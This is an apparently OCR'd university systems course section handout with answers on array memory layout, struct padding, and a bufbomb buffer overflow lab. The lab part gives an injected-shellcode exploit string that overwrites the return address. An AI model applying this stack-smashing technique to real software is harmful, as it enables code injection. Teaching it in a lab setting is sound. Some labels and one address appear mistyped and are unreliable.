CSE 351 Section 6 – Arrays, Structs, & Buffer Overflow

Exercise 1: Array Comparison


We have a matrix (M rows $\times$ N columns) of integral data and are deciding between using a 2-dimensional array versus a 2-level array. Assume we use `int`s, $M = 3$, and $N = 4$ and declare the arrays:

2-dimensional array:	2-level array:

`// addr 0x300`
`int A2D[3][4] = {{ 0,0,1,0}`
`{-4,0,5,0}`
`{`
`0,0,0,0}};`
	`int r0[] = { 0,0,1,0};  // addr 0x330`
	`int r1[] = {-4,0,5,0};  // addr 0x340`
	`int r2[] = { 0,0,0,0};  // addr 0x350`
	`int* A2L[] = {r0,r1,r2};  // addr 0x360`

Question(s)	2-dimensional Array	2-level Array
Overall memory allocated in bytes	M*N*sizeof(int) = **48 B**	M*N*sizeof(int) + M*sizeof(int*) = **72 B**
Guaranteed continuous chunks of memory	Smallest: **48 B** (entire array) Largest: **48 B** (entire array)	Smallest: **16 B** (row array) Largest: **24 B** (pointer array)
Data type returned by:	`A2D[0]`: **`int*`** (row) `A2D[1][3]`: **`int`** (element)	`A2L[0]`: **`int*`** (pointer) `A2L[1][3]`: **`int`** (element)
Number of memory accesses to get:	`A2D[1]`: **0** (address computation) `A2D[2][2]`: **1** (read element)	`A2L[1]`: **1** (read pointer) `A2L[2][2]`: **2** (read element)
Address of:	`A2D[2]`: **`0x320`** `A2D[2][1]`: **`0x324`**	`A2L[2]`: **`0x370`** `A2L[2][1]`: **`0x354`**


Space to draw memory diagrams:


[0][0]
[0][1]
[0][2]
[0][3]
[1][0]
[1][1]
[1][2]
[1][3]
[2][0]
[2][1]
[2][2]
[2][3]
A2D:
0
0
1
0
-4
0
5
0
0
0
0
0
0x300
0x310
0x320
[0][0]
[0][1]
[0][2]
[0][3]
r1:
0
0
1
0
[0]
[1]
[2]
A2L:
0x330
0x340
0x350
[1][0]
[1][1]
[1][2]
[1][3]
r2:
-4
0
5
0
0x360
0x360
[2][0]
[2][1]
[2][2]
[2][3]
r3:
0
0
0
0

Exercise 2: Struct Layout

```
struct student {
  int id;
  char* name;
  char age;
};
```

a) In the boxes below (each box = 1 byte), shade the bytes that are used and label the fields. Label the unused bytes as internal or external fragmentation. The first field (`id`) is given.




b) Compute the properties of `struct student`:

Size: __**24 B**____ Internal fragmentation: __**4 B**_____ External fragmentation: __**7 B**_____

c) Reorder the fields of `struct student` so that there is no internal fragmentation and recompute its properties:

```
struct student {
  char* name;
  int id;
  char age;
};
```



Size: __**16 B**____ Internal fragmentation: ___**0 B**_____ External fragmentation: __**3 B**_____

Exercise 3: Exploit String

In a modified version of bufbomb, we get the following GDB output:

```
Breakpoint 1, getbuf () at bufbomb.c:136
136       unsigned long long val = (unsigned long long)Gets(buf);
(gdb) print &buf
$1 = (char (*)[12]) 0x7fffffffc6a0
(gdb) info frame
Stack level 0, frame at 0x7fffffffc6c0:
 rip = 0x400da8 in getbuf (bufbomb.c:136); saved rip = 0x400a54
 <more info>
(gdb) x /4gx $rsp
0x7fffffffc6a0: 0x0000000000000000      0x0000000000000000
0x7fffffffc6b0: 0x00007fffffffbfd0      0x0000000000400a54
```

Design an exploit string to inject and execute the machine code from the "Getting Machine Code" example from the previous page.

- How many bytes do you need to write to reach/overwrite the return address?
- Where will you place the machine code bytes?
- What do you want to change the return address to in order to execute the inserted machine code?

Important information:

- `buf` starts at `0x7fffffffc6a0`.
- Return address (`0x400a54`) starts at `0x7fffffc6b8`.
- 0x18 = 24 bytes between start of `buf` and start of return address, so need exploit string to be 30-32 bytes total to overwrite return address.
    - Stack addresses use 6 bytes, so could get away with 24+6 bytes or add extra two bytes of zeros.
- 13 bytes of machine code must go in 24 interim bytes; let's use start of `buf`
    - Could place anywhere in address range `0x7fffffffc6a0-0x7fffffffc6ab`.
- Change return address to start of machine code (start of `buf`).
- Can pad with whatever byte we want (let's use `0xaa`).

One possible exploit string (many valid ones exist!):

48 c7 c0 cd ab 34 12 68 80 10 40 00 c3 aa aa aa
aa aa aa aa aa aa aa aa a0 c6 ff ff ff 7f 00 00